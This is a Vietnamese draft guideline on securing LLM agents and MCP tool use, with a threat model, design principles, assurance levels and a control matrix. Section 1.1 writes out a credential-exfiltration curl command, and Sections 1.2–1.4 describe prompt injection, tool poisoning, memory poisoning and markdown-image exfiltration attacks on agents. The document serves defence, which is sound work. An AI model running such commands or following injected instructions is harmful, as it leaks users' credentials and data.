

Hướng dẫn kỹ thuật an ninh cho AI Agent

Agent Security Technical Guidelines

Phiên bản	0.1.0
Trạng thái	Public draft, mở góp ý
Tác giả	superkhung · VNSecurity
Ngày phát hành	23/09/2026
Phạm vi bám chuẩn	Model Context Protocol specification 2026-07-28; OWASP Top 10 for Agentic Applications 2026 (12/2025); OWASP Top 10 for LLM Applications 2025; WebAuthn Level 3; RFC 8707, 9207, 9449, 8693
Hiệu lực	Các khuyến nghị gắn với MCP hết hạn khi MCP ra bản spec mới. Danh mục công cụ ở Mục 5 là ảnh chụp tại thời điểm viết, cần kiểm lại trước khi dùng.

Mục lục

- Vì sao có tài liệu này 4
- 0. Cách dùng tài liệu 5
 - 0.1. Tài liệu này dành cho ai 5
 - 0.2. Phạm vi 5
 - 0.3. Cách đọc một thẻ control..... 5
 - 0.4. Thang độ khó 6
 - 0.5. Mức độ yêu cầu..... 6
 - 0.6. Góp ý 7
- 1. Mô hình mối đe dọa thực dụng 8
 - 1.1. Agent khác ứng dụng thường ở chỗ nào 8
 - 1.2. Bốn loại kẻ tấn công 8
 - 1.3. Bộ ba nguy hiểm 9
 - 1.4. Các vector tấn công chính 9
 - 1.5. Những điều tài liệu không hứa 10
- 2. Nguyên lý thiết kế 11
- 3. Cấp độ bảo đảm ASAL và yêu cầu tổ chức 12
 - 3.1. Chọn cấp cho một use case 12
 - 3.2. Bốn cấp 13
 - 3.3. Tổ chức cần có gì ở mỗi cấp 14
 - 3.4. Control nào bắt buộc ở cấp nào 15
 - 3.5. Lộ trình 90 ngày cho một đội đi từ con số không lên ASAL – 2 17
 - 3.6. Chỉ số theo dõi 17
 - 3.7. Chi phí hiệu năng..... 18
- 4. Bộ control 19
 - D1 · Nguồn công cụ và supply chain..... 19
 - D2 · Cô lập thực thi..... 23
 - D3 · Mạng và egress 27
 - D4 · Credential và secret 31
 - D5 · Kiểm soát hành động và phê duyệt 33
 - D6 · Chi phí và tài nguyên 38
 - D7 · Log, phát hiện và ứng phó 40
 - D8 · Memory, RAG và context 43
 - D9 · Đa tác tử và ủy quyền 45
- 5. Bản đồ công cụ mã nguồn mở và khoảng trống 48
 - 5.1. Công cụ theo nhu cầu..... 48
 - 5.2. Khoảng trống thực sự nằm ở đâu 50

6. Chỗ mình có thể sai	52
Phụ lục A · Quick start ASAL-0 trong một buổi	53
Phụ lục B · Anti-patterns	54
Phụ lục C · Checklist theo cấp	55
Phụ lục D · Ánh xạ sang các khung chuẩn.....	56
Phụ lục E · Tài liệu đi kèm (companion spec).....	57
Phụ lục F · Thuật ngữ và tài liệu tham khảo	58
Thuật ngữ.....	58
Tài liệu tham khảo	58

Vì sao có tài liệu này

Tài liệu này không cố làm một framework mới. Nó cố trả lời mấy câu rất cụ thể cho một đội đang dùng hoặc đang dựng agent: cần làm gì, theo thứ tự nào, khó cỡ nào, cần ai và cần tổ chức có sẵn những gì, công cụ mã nguồn mở nào dùng được liền, và chỗ nào hiện chưa có công cụ, phải tự làm hoặc chờ cộng đồng làm.

Mình viết từ góc của người đã dựng hệ thống xác thực và zero trust thật, và đang chạy agent thật. Có chỗ mình chắc, có chỗ mình còn đoán, và mình ghi rõ chỗ nào là chỗ nào ở Mục 6.

0. Cách dùng tài liệu

0.1. Tài liệu này dành cho ai

Tài liệu nhắm tới ba nhóm người đọc, và mỗi nhóm không cần đọc hết.

Bạn là	Đọc trước	Đọc sau	Có thể bỏ qua
Dev dùng Claude Code, Cursor, Codex hoặc tự dựng agent	Phụ lục A, Mục 3.1, D2, D3, D4	D1, D5	Phụ lục E
Security engineer, platform/DevSecOps	Mục 1, Mục 2, toàn bộ Mục 4	Mục 5, Phụ lục E	
Trưởng nhóm, CISO, người duyệt ngân sách	Mục 1.2, Mục 3 (nhất là 3.3)	Mục 5.2, Mục 6	Chi tiết trong từng thẻ control

0.2. Phạm vi

Tài liệu bao gồm agent dùng LLM để tự quyết định gọi tool, cụ thể là coding agent trên máy trạm (Claude Code, Codex CLI, Cursor, các IDE agent), agent nội bộ doanh nghiệp gọi tool qua MCP hoặc qua function calling, và agent chạy tự động trên server hoặc CI.

Tài liệu không bao gồm an toàn của bản thân mô hình (alignment, jailbreak ở mức chat), chất lượng hay độ chính xác của câu trả lời, và các yêu cầu pháp lý cụ thể của từng ngành. Phần pháp lý chỉ được nhắc ở mức "cần hỏi bộ phận pháp chế".

MCP là giao thức được nói tới nhiều nhất vì nó phổ biến nhất, nhưng phần lớn control ở Mục 4 đặt ở tầng OS, mạng và credential, nên vẫn áp dụng được khi agent gọi tool bằng cơ chế khác. Đây là chủ ý, lý do nằm ở Nguyên lý 2.

0.3. Cách đọc một thẻ control

Mỗi control ở Mục 4 được viết thành một thẻ có cấu trúc cố định:

Trường	Ý nghĩa
Mục tiêu	Control này làm gì, trong một hai câu
Chặn được / Không chặn được	Kịch bản tấn công nào bị chặn, và quan trọng không kém, kịch bản nào không bị chặn
Cấp	ASAL thấp nhất mà control này trở thành bắt buộc
Độ khó	Thang 1 đến 5, có thể khác nhau theo nền tảng (xem 0.4)
Công sức	Ước lượng thời gian dựng lần đầu và công vận hành
Cần ai	Kỹ năng cần có trong đội
Tổ chức cần có	Vai trò, chính sách, quy trình phải tồn tại thì control mới sống được
Làm thế nào	Các bước và công cụ cụ thể
Kiểm chứng	Một phép thử để biết control đang chạy thật chứ không chỉ nằm trên giấy

Trường	Ý nghĩa
Bỏ qua khi	Điều kiện mà control này không đáng làm
Sai lầm hay gặp	Chỗ các đội thường làm hỏng

Bốn trường Cấp, Độ khó, Công sức và Cần ai nằm trong bảng ngay dưới tên control; các trường còn lại theo sau dưới dạng đoạn văn có nhãn.

Trường **Mục tiêu** mô tả thuộc tính bảo mật cần đạt. Trường **Làm thế nào** mô tả cơ chế và công cụ ở thời điểm viết. Một cơ chế khác đạt cùng thuộc tính và qua cùng phép kiểm chứng thì vẫn là đạt control đó. Khi nền tảng có công cụ mới tốt hơn, phần cơ chế thay đổi còn thuộc tính thì giữ nguyên.

0.4. Thang độ khó

Mức	Nghĩa là
●○○○○	Bật cấu hình có sẵn. Vài giờ, một người, không cần kỹ năng security riêng.
●●○○○	Cấu hình và kiểm thử. Vài ngày, một kỹ sư có nền ops.
●●●○○	Tích hợp nhiều thành phần. Một đến vài tuần, cần người có kinh nghiệm security hoặc platform.
●●●●○	Phải phát triển thêm đáng kể, hoặc công cụ có sẵn còn non. Cần đội platform/security.
●●●●●	Chưa có công cụ mã nguồn mở trưởng thành. Phải tự dựng, hoặc chấp nhận chờ.

Công sức ghi trong thẻ là ước lượng cho một tổ chức 10 đến 50 kỹ sư, dựa trên kinh nghiệm triển khai chứ không phải số đo có phương pháp. Hãy coi đó là điểm xuất phát để tự ước lượng lại.

0.5. Mức độ yêu cầu

Tài liệu dùng ba mức chữ, gắn với từng cấp ASAL chứ không tuyệt đối:

- **Bắt buộc** ở cấp X: nếu không làm thì không được tự nhận đạt cấp X.
- **Nên**: có lý do chính đáng thì được bỏ, nhưng phải ghi lại lý do.
- **Tùy chọn**: làm nếu có điều kiện.

Khi đánh giá một use case, mỗi control mang một trong bốn trạng thái:

Trạng thái	Nghĩa	Cách tính
Đạt	Đã làm, và phép kiểm chứng trong thẻ đã chạy và đạt	Tính là đạt
Chưa đạt	Chưa làm, hoặc phép kiểm chứng không đạt	Use case chưa đạt cấp đó
Không áp dụng	Control không nằm trên đường đi của use case, ví dụ NET-04 khi use case không có remote MCP	Không tính; ghi một dòng lý do
Miễn trừ	Control có áp dụng nhưng tổ chức chọn không làm	Được dùng cho control mức "Nên", kèm lý do. Với control "Bắt buộc", miễn trừ nghĩa là use case không đạt cấp đó, và người chấp nhận rủi ro phía nghiệp vụ phải ký tên

Phần đặc tả kỹ thuật cần độ chính xác tới từng byte (wire format cho phê duyệt có ràng buộc mật mã, test vectors) được tách ra một tài liệu tiếng Anh riêng, dùng MUST/SHOULD theo RFC 2119. Xem Phụ lục E.

Một phép kiểm chứng đạt chỉ chứng minh thuộc tính trên những đường đi mà phép thử đã chạm tới. Ba phép thử ở ISO-03 đạt cho biết ba đường lấy credential đó đã bị chặn, không chứng minh mọi đường IPC khác đều đã bị chặn. Checklist đạt là bằng chứng rằng control đang chạy, không phải bằng chứng rằng hệ thống an toàn.

0.6. Góp ý

Tài liệu phát hành dạng public draft trên GitHub của VNSecurity. Góp ý qua Issue hoặc Pull Request. Phản biện về threat model, về độ khó thực tế, và về công cụ còn thiếu trong Mục 5 là những góp ý có giá trị nhất.

Chu kỳ cập nhật dự kiến là mỗi quý, cộng thêm một lần mỗi khi MCP ra bản spec mới.

1. Mô hình mối đe dọa thực dụng

1.1. Agent khác ứng dụng thường ở chỗ nào

Với ứng dụng thường, lập trình viên viết sẵn chuỗi hành động, còn người dùng chỉ chọn nhánh. Với agent, người dùng đưa mục tiêu, và mô hình tự quyết định gọi tool nào, với tham số nào, theo thứ tự nào. Nó quyết định dựa trên mọi thứ đang nằm trong context, gồm cả nội dung từ file, trang web, email, kết quả tool, và những thứ đó không do người dùng viết.

Hệ quả là việc người dùng đăng nhập hợp lệ lúc mở phiên không nói gì về từng lệnh agent phát ra sau đó. Token vẫn hợp lệ, tiến trình vẫn chạy dưới tên người dùng, EDR vẫn thấy một tiến trình node hay python bình thường đang ghi file và mở kết nối. EDR không mù. Thứ EDR thiếu là ngữ cảnh để biết hành động đó có đúng ý người dùng hay không.

T0: người dùng mở phiên, xác thực hợp lệ

context nạp thêm: README trong repo, issue GitHub, kết quả web search, output của tool...
(trong đó có thể có chỉ thị do người khác viết)

T1: agent phát lệnh "curl -d @~/.aws/credentials https:// ..."

- IAM/OAuth: token hợp lệ → không chặn
- EDR: tiến trình hợp lệ của user → không chặn (thường)
- Guardrail lọc prompt: xác suất → có thể chặn, có thể không
- Sandbox FS: ~/.aws bị deny → CHẶN, nếu sandbox bao tiến trình này
- Egress allowlist: domain lạ → CHẶN, nếu mọi đường ra đều qua proxy

Tài liệu này dựa trên một giả định làm việc: **coi như mô hình có thể bị điều khiển hoàn toàn bởi bất kỳ nội dung nào nó đọc được**. Giả định này bi quan hơn thực tế ở phần lớn thời điểm, nhưng nó là giả định duy nhất cho ra control tất định. "Tất định" ở đây luôn đi kèm một điều kiện: control chỉ tất định trên những đường đi mà nó thật sự bao phủ. Một MCP server chạy ngoài sandbox, một kết nối IPv6 hay QUIC không qua proxy, một credential lấy qua IPC thay vì qua file, đều là đường đi nằm ngoài phạm vi đó.

1.2. Bốn loại kẻ tấn công

Mỗi control chống được một số loại kẻ tấn công và không chống được những loại khác. Gộp chung lại là nguồn gốc của phần lớn các tuyên bố quá mức trong tài liệu agent security.

Mã	Kẻ tấn công	Làm được gì	Không làm được gì (nếu control đúng chỗ)	Chống bằng
K1	Người viết nội dung độc mà agent đọc phải (indirect prompt injection qua file, web, email, issue, kết quả tool)	Khiến mô hình phát ra bất kỳ tool call nào mà agent được phép gọi	Vượt ra ngoài quyền mà sandbox, egress và credential cho phép	D2, D3, D4, D5

Mã	Kẻ tấn công	Làm được gì	Không làm được gì (nếu control đúng chỗ)	Chống bằng
K2	Tác giả hoặc kẻ chiếm quyền một MCP server, package, skill, model weights (supply chain)	Chạy code tùy ý trong tiến trình server; đổi mô tả tool; trả kết quả độc	Vượt sandbox của chính tiến trình server; lấy credential nó không được cấp	D1, D2, D3
K3	Malware hoặc người đã có quyền trên máy trạm cùng user	Đọc mọi thứ user đọc được, sửa config agent, giả UI, đọc key trong keychain của user	Vượt qua control chạy ở ngữ cảnh đặc quyền tách biệt (user khác, dịch vụ hệ thống, thiết bị khác)	Chủ yếu nằm ngoài phạm vi; chỉ D5 (trusted UI) và D7 (log off - host) giảm thiệt hại
K4	Agent hoặc hệ thống khác đã bị chiếm, gửi yêu cầu vào agent của mình	Gửi chỉ thị, ủy quyền giả, dữ liệu độc	Vượt kiểm tra chính sách ở phía nhận	D9, D5

K1 là kẻ tấn công quan trọng nhất và phổ biến nhất, vì nó không cần chạm vào hạ tầng của bạn, chỉ cần viết một đoạn chữ ở nơi agent sẽ đọc. Phần lớn tài liệu tập trung vào K1 và K2.

K3 cần nói thẳng: nếu kẻ tấn công đã chạy code dưới đúng user đang chạy agent, thì hầu hết control ở tầng user (sandbox do user tự bật, log ghi vào home, HMAC key trong keychain của user) đều bị vô hiệu. Control chỉ trụ được trước K3 khi nó chạy ở ngữ cảnh mà user thường không sửa được.

1.3. Bộ ba nguy hiểm

Simon Willison gọi đây là "lethal trifecta", và nó là công cụ tư duy hữu ích nhất để thiết kế agent: một agent nguy hiểm khi nó **cùng lúc** có ba thứ.



Khi đủ cả ba, K1 có thể đọc dữ liệu ở A nhờ chỉ thị cài ở B rồi gửi ra ngoài qua C, và không bộ lọc prompt nào bảo đảm chặn được. Cắt được một cạnh là chuỗi tấn công này không đi hết được. Cách cắt dễ nhất thường là cạnh C (egress allowlist, D3). Cách khó nhất là cạnh B, vì agent hữu ích chính là nhờ đọc được thứ bên ngoài.

Khi thiết kế hoặc duyệt một use case agent, câu hỏi đầu tiên nên là: *use case này có đủ cả ba không, và nếu có thì mình cắt cạnh nào?*

1.4. Các vector tấn công chính

Vector	Ví dụ đã xảy ra hoặc đã được chứng minh	OWASP ASI	Control chính
Indirect prompt injection	Chỉ thị ẩn trong README, issue, trang web khiến agent chạy lệnh hoặc gửi dữ liệu	ASI01	D2, D3, D5

Vector	Ví dụ đã xảy ra hoặc đã được chứng minh	OWASP ASI	Control chính
Tool poisoning	Mô tả tool chứa chỉ thị ẩn cho mô hình (Invariant Labs công bố 2025)	ASI04, ASI01	D1
Rug pull / đổi cấu hình sau khi đã duyệt	CVE-2025-54136 (MCPoison, Cursor): cấu hình MCP đã được tin cậy bị sửa thành lệnh độc mà không hỏi lại	ASI04	D1
Tool misuse	Agent dùng tool hợp lệ với tham số tai hại, ví dụ xóa DB production	ASI02	D5, D2
Exfiltration qua chuỗi tool	Đọc file bằng tool A rồi gửi đi bằng tool B, hoặc nhét dữ liệu vào URL, vào DNS	ASI01, ASI02	D3
Lạm dụng credential	Agent đọc được token dài hạn rồi dùng hoặc làm lộ	ASI03	D4
Thực thi code ngoài ý muốn	Agent sinh và chạy code; package độc chạy postinstall	ASI05	D2
Memory / RAG poisoning	Chỉ thị độc được ghi vào memory dài hạn, kích hoạt ở phiên sau	ASI06	D8
Tấn công giữa các agent	Agent bị chiếm gửi yêu cầu sang agent có quyền cao hơn	ASI07	D9
Exfil qua hiển thị output	Chỉ thị khiến mô hình chèn ảnh markdown có URL chứa dữ liệu, giao diện tự tải ảnh đó (EchoLeak, CVE-2025-32711)	ASI01	NET-06
Vòng lặp, lỗi dây chuyền, cháy ví	Agent kẹt vòng lặp gọi model hoặc tool	ASI08	D6
Lợi dụng lòng tin của người duyệt	Người dùng bị spam hộp thoại nên bấm Allow mà không đọc	ASI09	D5
Agent hành xử lệch khỏi mục tiêu	Agent tự mở rộng phạm vi việc làm, tắt control	ASI10	D7, D5

1.5. Những điều tài liệu không hứa

Không có control nào trong tài liệu này ngăn được mô hình *bị* prompt injection. Các control chỉ giới hạn thứ mô hình làm được *sau khi* đã bị. Bộ lọc prompt injection (Mục 5 có liệt kê) có ích như một lớp giảm tần suất, nhưng nó là lớp xác suất, và tài liệu không coi nó là ranh giới kiểm soát.

2. Nguyên lý thiết kế

Nguyên lý 1. Kiểm soát hậu quả, không kiểm soát câu chữ. Câu chữ thì vô hạn biến thể và mô hình hiểu được cả những biến thể người viết bộ lọc chưa nghĩ tới. Hậu quả thì hữu hạn: ghi file nào, mở kết nối tới đâu, dùng credential nào, gọi API nào. Control đặt ở chỗ hậu quả xảy ra thì tất định trên những đường đi nó bao phủ, còn control đặt ở chỗ câu chữ đi qua thì xác suất trên mọi đường đi.

Nguyên lý 2. Đặt chốt chặn ở tầng mà mọi đường đi đều phải qua. Proxy MCP chỉ thấy tool call đi qua MCP. Nhưng coding agent hiện nay có tool built-in như Bash, Edit, WebFetch không đi qua MCP, và một lệnh shell có thể sinh ra tiến trình con làm bất cứ thứ gì. Vì vậy lớp bao phủ thật sự là OS (filesystem, process), mạng (egress) và credential (thứ gì có thể dùng được). Kiểm soát ở tầng MCP có giá trị cho ngữ nghĩa (biết đây là "chuyển tiền" chứ không chỉ là "một request HTTP"), nhưng nó bổ sung chứ không thay thế tầng dưới.

Nguyên lý 3. Cắt ít nhất một cạnh của bộ ba nguy hiểm. Xem Mục 1.3. Khi không cắt được cạnh nào vì use case cần cả ba, use case đó phải lên ASAL cao hơn, có người duyệt từng hành động ra ngoài.

Ở mức kiến trúc, có một cách cắt cạnh B mà không bỏ khả năng đọc nội dung bên ngoài: tách thành hai ngữ cảnh. Phần có quyền gọi tool không bao giờ đọc trực tiếp nội dung không tin cậy. Phần đọc nội dung không tin cậy thì không có tool nguy hiểm, và kết quả của nó chỉ được chuyển sang như dữ liệu có kiểu, được tham chiếu qua biến, chứ không như chỉ thị. Đây là mẫu Dual LLM mà Simon Willison mô tả, và CaMeL phát triển thêm bằng cách tách luồng điều khiển khỏi luồng dữ liệu. Cần phân biệt với một cách làm trông giống nhưng không cắt được gì: cho một model khác tóm tắt nội dung không tin cậy rồi đưa bản tóm tắt vào ngữ cảnh có quyền. Chỉ thị đọc có thể sống sót qua bản tóm tắt.

Nguyên lý 4. Phê duyệt phải gắn với đúng thứ được thực thi. Hộp thoại "Allow tool X?" không đủ khi rủi ro cao. Người duyệt phải thấy tham số thật, từ nguồn thật, và thứ được thực thi phải đúng từng byte với thứ đã được duyệt. Ở cấp cao nhất, điều này được bảo đảm bằng chữ ký mật mã (D5, Phụ lục E). Ở cấp thấp hơn, ít nhất tham số phải được hiển thị đầy đủ.

Nguyên lý 5. Đẩy hành động rủi ro qua quy trình sẵn có thay vì dựng quy trình mới. Tổ chức đã có code review, change management, maker-checker cho giao dịch. Cách an toàn và rẻ nhất để agent chạm production thường là cho agent *đề xuất* (mở PR, tạo change request, tạo giao dịch chờ duyệt) chứ không cho agent *thực hiện*. Quy trình đó đã có người chịu trách nhiệm, có log, có người duyệt quen việc.

Nguyên lý 6. Dừng được, nhanh và rẻ. Mọi triển khai agent phải trả lời được câu "nếu nó chạy sai ngay bây giờ, ai bấm dừng, bấm ở đâu, và mất bao lâu thì nó thật sự dừng". Dừng bao gồm cả thu hồi credential. Một điểm hay bị bỏ sót: thu hồi token ở identity provider không có nghĩa là các access token đã cấp trước đó lập tức hết hiệu lực.

3. Cấp độ bảo đảm ASAL và yêu cầu tổ chức

ASAL (Agent Security Assurance Level) có bốn cấp: ASAL-0, ASAL-1, ASAL-2 và ASAL-3. Riêng ASAL-3 có hai profile, 3a và 3b (Mục 3.2), là hai cách kiến trúc khác nhau cho cùng một cấp chứ không phải hai cấp. Cấp được chọn theo **thứ agent chạm tới**, không theo quy mô công ty. Một startup ba người cho agent chạm vào tài khoản ngân hàng của khách vẫn phải ở ASAL-3. Một ngân hàng cho agent đọc tài liệu công khai để tóm tắt thì ASAL-1 là đủ.

3.1. Chọn cấp cho một use case

Trả lời lần lượt bốn câu hỏi, dừng ở câu đầu tiên trả lời "có":

Câu hỏi	Nếu "có"
Agent có thể tạo thay đổi trên production, di chuyển tiền, cấp quyền, hoặc chạm dữ liệu cá nhân của khách hàng với số lượng lớn không?	ASAL-3
Agent có ghi vào hệ thống dùng chung (repo chung, staging, ticket, chat nội bộ, DB không phải của riêng người dùng) hoặc đọc dữ liệu khách hàng không?	ASAL-2
Agent có đọc code, tài liệu hoặc dữ liệu nội bộ của tổ chức không?	ASAL-1
Còn lại (agent cá nhân, dự án cá nhân, dữ liệu công khai)	ASAL-0

"Số lượng lớn" không có ngưỡng cố định. Người sở hữu use case xác định nó theo phân loại dữ liệu của tổ chức, số người bị ảnh hưởng nếu dữ liệu lộ, và mức độ thiệt hại. Một bản ghi cực kỳ nhạy cảm có thể nặng hơn một vạn bản ghi ít nhạy cảm. Quyết định và lý do được ghi lại cùng use case.

Nếu use case có đủ cả ba cạnh của bộ ba nguy hiểm (Mục 1.3) mà không cắt được cạnh nào, nâng lên một cấp.

Một tổ chức thường có nhiều use case ở nhiều cấp khác nhau. Cấp là thuộc tính của **use case**, không phải của tổ chức.

Hai ví dụ để thấy bảng này vận hành thế nào.

Một dev dùng coding agent sửa repo nội bộ, có kèm MCP server GitHub để đọc và comment vào issue. Agent đọc code nội bộ nên theo bảng là ASAL-1. Nhưng issue thì ai cũng viết được (cạnh B), code là dữ liệu nội bộ (cạnh A), và comment vào issue là một kênh ghi ra ngoài (cạnh C) mà egress allowlist không chặn vì `github.com` đã được phép. Đủ ba cạnh. Có hai lựa chọn: chuyển MCP server GitHub sang chỉ đọc để cắt cạnh C và giữ ASAL-1, hoặc giữ quyền comment và đưa use case lên ASAL-2.

Một đội ở ngân hàng dựng agent đọc hồ sơ tín dụng của khách để soạn tờ trình. Agent đọc dữ liệu khách hàng nên là ASAL-2. Nếu sau đó muốn agent tự cập nhật trạng thái khoản vay, use case lên ASAL-3. Cách thiết kế rẻ nhất khi đó thường là ASAL-3b: agent chỉ tạo bản cập nhật ở trạng thái chờ duyệt, và một cán bộ duyệt theo quy trình maker-checker đang có.

3.2. Bốn cấp

ASAL-0 · Vệ sinh cơ bản. Dành cho cá nhân hoặc nhóm nhỏ dùng agent trên máy mình với dữ liệu không nhạy cảm. Mục tiêu là không tự bắn vào chân: không cài MCP server trôi nổi, không để agent đọc được SSH key và cloud credential, không bấm "cho phép tất cả". Làm được trong một buổi (Phụ lục A). Không cần người làm security.

ASAL-1 · Giới hạn bán kính thiệt hại. Dành cho đội dùng agent trên code và tài liệu nội bộ. Mục tiêu là kể cả khi agent bị prompt injection hoàn toàn, nó cũng không đọc được secret ngoài workspace, không gửi được dữ liệu tới nơi lạ, và tổ chức biết đang có những agent và MCP server nào. Công sức khoảng hai đến bốn tuần cho một kỹ sư có nền ops, cộng một người chịu trách nhiệm danh mục.

ASAL-2 · Kiểm soát có quản trị. Dành cho agent ghi vào hệ thống dùng chung hoặc chạm dữ liệu khách hàng. Mục tiêu là mọi tool call đi qua một điểm kiểm soát có chính sách, có log tập trung, có người trực khi sự cố, và thay đổi của tool bên thứ ba bị phát hiện. Công sức một đến ba tháng, cần một đến hai kỹ sư platform/security.

ASAL-3 · Hành động đặc quyền. Dành cho agent chạm production, tiền, quyền truy cập, dữ liệu cá nhân số lượng lớn. Chia hai nhánh:

- **ASAL-3a (có người trong vòng lặp):** agent được thực hiện hành động đặc quyền, nhưng mỗi hành động được một người cụ thể duyệt trên giao diện tin cậy, với tham số đầy đủ, và phê duyệt được ràng buộc với đúng hành động được thực thi.
- **ASAL-3b (không người duyệt từng hành động):** agent **không** thực hiện trực tiếp hành động đặc quyền. Nó đề xuất qua quy trình có sẵn (PR, change request, giao dịch chờ duyệt maker-checker), chạy trong môi trường cô lập ở mức microVM, và log không sửa được kể cả bởi người vận hành agent.

3b không phải là "agent được nhiều quyền hơn 3a". Nó là agent không cần người duyệt từng hành động, vì hành động đặc quyền đã được đẩy sang một control plane khác có sẵn người duyệt.

	ASAL-3a	ASAL-3b
Agent trực tiếp thực hiện hành động đặc quyền	Có	Không
Ai duyệt, duyệt ở đâu	Người dùng, từng hành động, trên giao diện của hệ thống agent	Người duyệt của quy trình bên ngoài (review, change management, maker-checker)
Ranh giới chính	ACT-05 và ACT-06	ACT-07 cộng ISO-04 ở mức microVM
Trusted UI, ràng buộc mật mã	Bắt buộc	Không áp dụng cho hành động đặc quyền
Công cụ mã nguồn mở ở thời điểm viết	ACT-05 và ACT-06 phải tự phát triển	Ghép được từ công cụ có sẵn

Công sức ba đến sáu tháng trở lên, cần đội security platform. ASAL-3a hiện cần tự phát triển một phần (Mục 5.2).

Một ghi chú thực tế: ASAL-0 và ASAL-1 là mục tiêu khả thi cho phần lớn các đội. Từ ASAL-2 trở lên cần người hiểu sâu Linux, mạng, IAM và logging. Nếu tổ chức chưa có những người đó mà một use case lại cần ASAL-2 hoặc ASAL-3, lựa chọn đúng thường là thu hẹp use case (bỏ quyền ghi, bỏ dữ liệu khách hàng, chuyển sang dạng đề xuất) cho vừa với cấp mà mình thật sự làm được, thay vì tự nhận một cấp mình chưa đạt.

3.3. Tổ chức cần có gì ở mỗi cấp

Đây là phần người duyệt ngân sách cần đọc. Công cụ chỉ là một phần; phần lớn công việc ở cấp cao là quy trình và người.

Hạng mục	ASAL-0	ASAL-1	ASAL-2	ASAL-3
Người chịu trách nhiệm	Chính người dùng	Một người sở hữu danh mục agent/MCP (có thể kiêm nhiệm)	Chủ sở hữu nền tảng agent + đầu mối security	Đội security platform; chủ sở hữu nghiệp vụ ký chấp nhận rủi ro cho từng use case
Chính sách văn bản	Không bắt buộc	Quy định sử dụng agent: được dùng client nào, MCP server nào, dữ liệu nào được đưa vào	Thêm: tiêu chí duyệt MCP server, phân loại tool theo tác động, chính sách egress	Thêm: danh sách hành động đặc quyền, ai được duyệt, ngưỡng; quy trình break-glass
Danh mục (inventory)	Tự biết mình cài gì	Danh sách tập trung client, MCP server, phiên bản, người dùng	Danh mục tự động quét được; mỗi server có chủ sở hữu	Registry nội bộ; chỉ server trong registry mới chạy được
Duyệt tool/server mới	Tự xem mã nguồn, tự quét	Người sở hữu danh mục duyệt; quét tự động	Quy trình duyệt có checklist; server nội bộ phải qua code review	Thêm SAST/review bảo mật; ký số phát hành nội bộ
Quản lý thay đổi	Ghim phiên bản	Ghim phiên bản, cập nhật có chủ đích	Phát hiện thay đổi mô tả tool; thay đổi phải duyệt lại	Thay đổi qua change management như phần mềm production
Credential cho agent	Không để secret trong workspace	Agent không thấy credential dài hạn	Credential riêng cho agent, scope tối thiểu, ngắn hạn	Credential do broker cấp theo từng hành động; không có credential đặc quyền đứng yên
Log và giám sát	Giữ transcript của client	Log tool call có cấu trúc, lưu tập trung	Đẩy về SIEM, có rule phát hiện, có người xem	Log không sửa được, có neo thời gian; giám sát liên tục
Ứng phó sự cố	Biết cách dừng agent	Biết cách dừng và thu hồi credential	Playbook sự cố agent; người trực; diễn tập	Kill switch tự động, forensics, break-glass hai người
Đào tạo	Tự đọc Phụ lục A, B	Một buổi cho người dùng agent về prompt injection và phê duyệt	Đào tạo cho người duyệt và người trực	Đào tạo định kỳ; kiểm tra người duyệt có đọc thật không
Kỹ năng cần có trong đội	Không	Ops/Linux/mạng cơ bản	Platform engineering, IAM, logging	Thêm: bảo mật hệ điều hành, mật mã ứng dụng, FIDO2/PKI, red team agent

Hạng mục	ASAL-0	ASAL-1	ASAL-2	ASAL-3
Phần cứng, hạ tầng	Không	Egress proxy	Gateway MCP/LLM, hạ tầng log	Security key cho người duyệt; KMS/HSM; hạ tầng microVM
Đánh giá định kỳ	Không	Rà danh mục mỗi quý	Rà danh mục và chính sách mỗi quý; red team nhẹ mỗi năm	Red team agent định kỳ; kiểm toán độc lập

Một ghi chú về người chịu trách nhiệm ở ASAL-3: phải có một người ở phía nghiệp vụ ký tên chấp nhận rủi ro cho use case đó. Đội security không thể là người chấp nhận rủi ro thay cho nghiệp vụ, và agent càng không.

3.4. Control nào bắt buộc ở cấp nào

Ký hiệu: ● bắt buộc · ½ nên ○ tùy chọn – không áp dụng

Control	ASAL-0	ASAL-1	ASAL-2	ASAL-3a	ASAL-3b
SC-01 Danh mục agent và MCP server	½	●	●	●	●
SC-02 Chỉ chạy server đã duyệt; coi config từ repo là không tin cậy	●	●	●	●	●
SC-03 Ghim phiên bản và toàn vẹn	●	●	●	●	●
SC-04 Quét tool trước khi duyệt	½	●	●	●	●
SC-05 Phát hiện rug pull	○	½	●	●	●
SC-06 Registry nội bộ và ký phát hành	–	○	½	●	●
SC-07 Toàn vẹn model chạy local	½	●	●	●	●
ISO-01 Không chạy với quyền admin; tách user	●	●	●	●	●
ISO-02 Bật sandbox của client	●	●	●	●	●
ISO-03 Chặn credential ngoài workspace ở cấp OS	½	●	●	●	●
ISO-04 Container/microVM cho chế độ tự động	½	●	●	●	● (microVM)
ISO-05 Tách agent khỏi môi trường production	–	½	●	●	●
NET-01 Egress mặc định chặn, allowlist qua proxy	○	●	●	●	●
NET-02 DNS không đi thẳng ra ngoài	–	½	●	●	●
NET-03 Kiểm soát đích ghi được (chống exfil qua domain hợp lệ)	–	○	½	●	●
NET-04 Bảo mật kết nối remote MCP	●	●	●	●	●
NET-05 Header/body nhất quán tại gateway	–	–	●	●	●
NET-06 Output không thành kênh gửi ra ngoài	½	●	●	●	●
CRED-01 Không secret dài hạn trong tầm agent	●	●	●	●	●
CRED-02 Danh tính và scope riêng cho agent	○	½	●	●	●

Control	ASAL-0	ASAL-1	ASAL-2	ASAL-3a	ASAL-3b
CRED-03 Credential ngắn hạn, cấp qua broker	–	○	◐	●	●
CRED-04 Che secret trong output (best-effort)	○	◐	◐	◐	◐
ACT-01 Phân loại tool theo tác động	◐	●	●	●	●
ACT-02 Policy allow/deny/ask theo tool và tham số	◐	◐	●	●	●
ACT-03 Giao diện phê duyệt hiển thị tham số thật	●	●	●	●	–
ACT-04 Capability lease	–	○	◐	◐	◐
ACT-05 Phê duyệt trên giao diện tin cậy	–	–	○	●	–
ACT-06 Phê duyệt ràng buộc mật mã với tham số	–	–	○	●	–
ACT-07 Hành động đặc quyền đi qua quy trình sẵn có	–	◐	●	●	●
RES-01 Hạn mức chi tiêu và khóa ảo	●	●	●	●	●
RES-02 Giới hạn bước, thời gian, tần suất	◐	●	●	●	●
RES-03 Giới hạn kích thước kết quả	○	◐	●	●	●
OBS-01 Log tool call có cấu trúc, lưu ngoài máy	◐	●	●	●	●
OBS-02 Log chống sửa (tamper-evident)	–	○	◐	●	●
OBS-03 Rule phát hiện, đẩy về SIEM	–	◐	●	●	●
OBS-04 Kill switch và thu hồi	● (thủ công)	●	●	●	● (tự động)
OBS-05 Forensics	–	○	◐	●	●
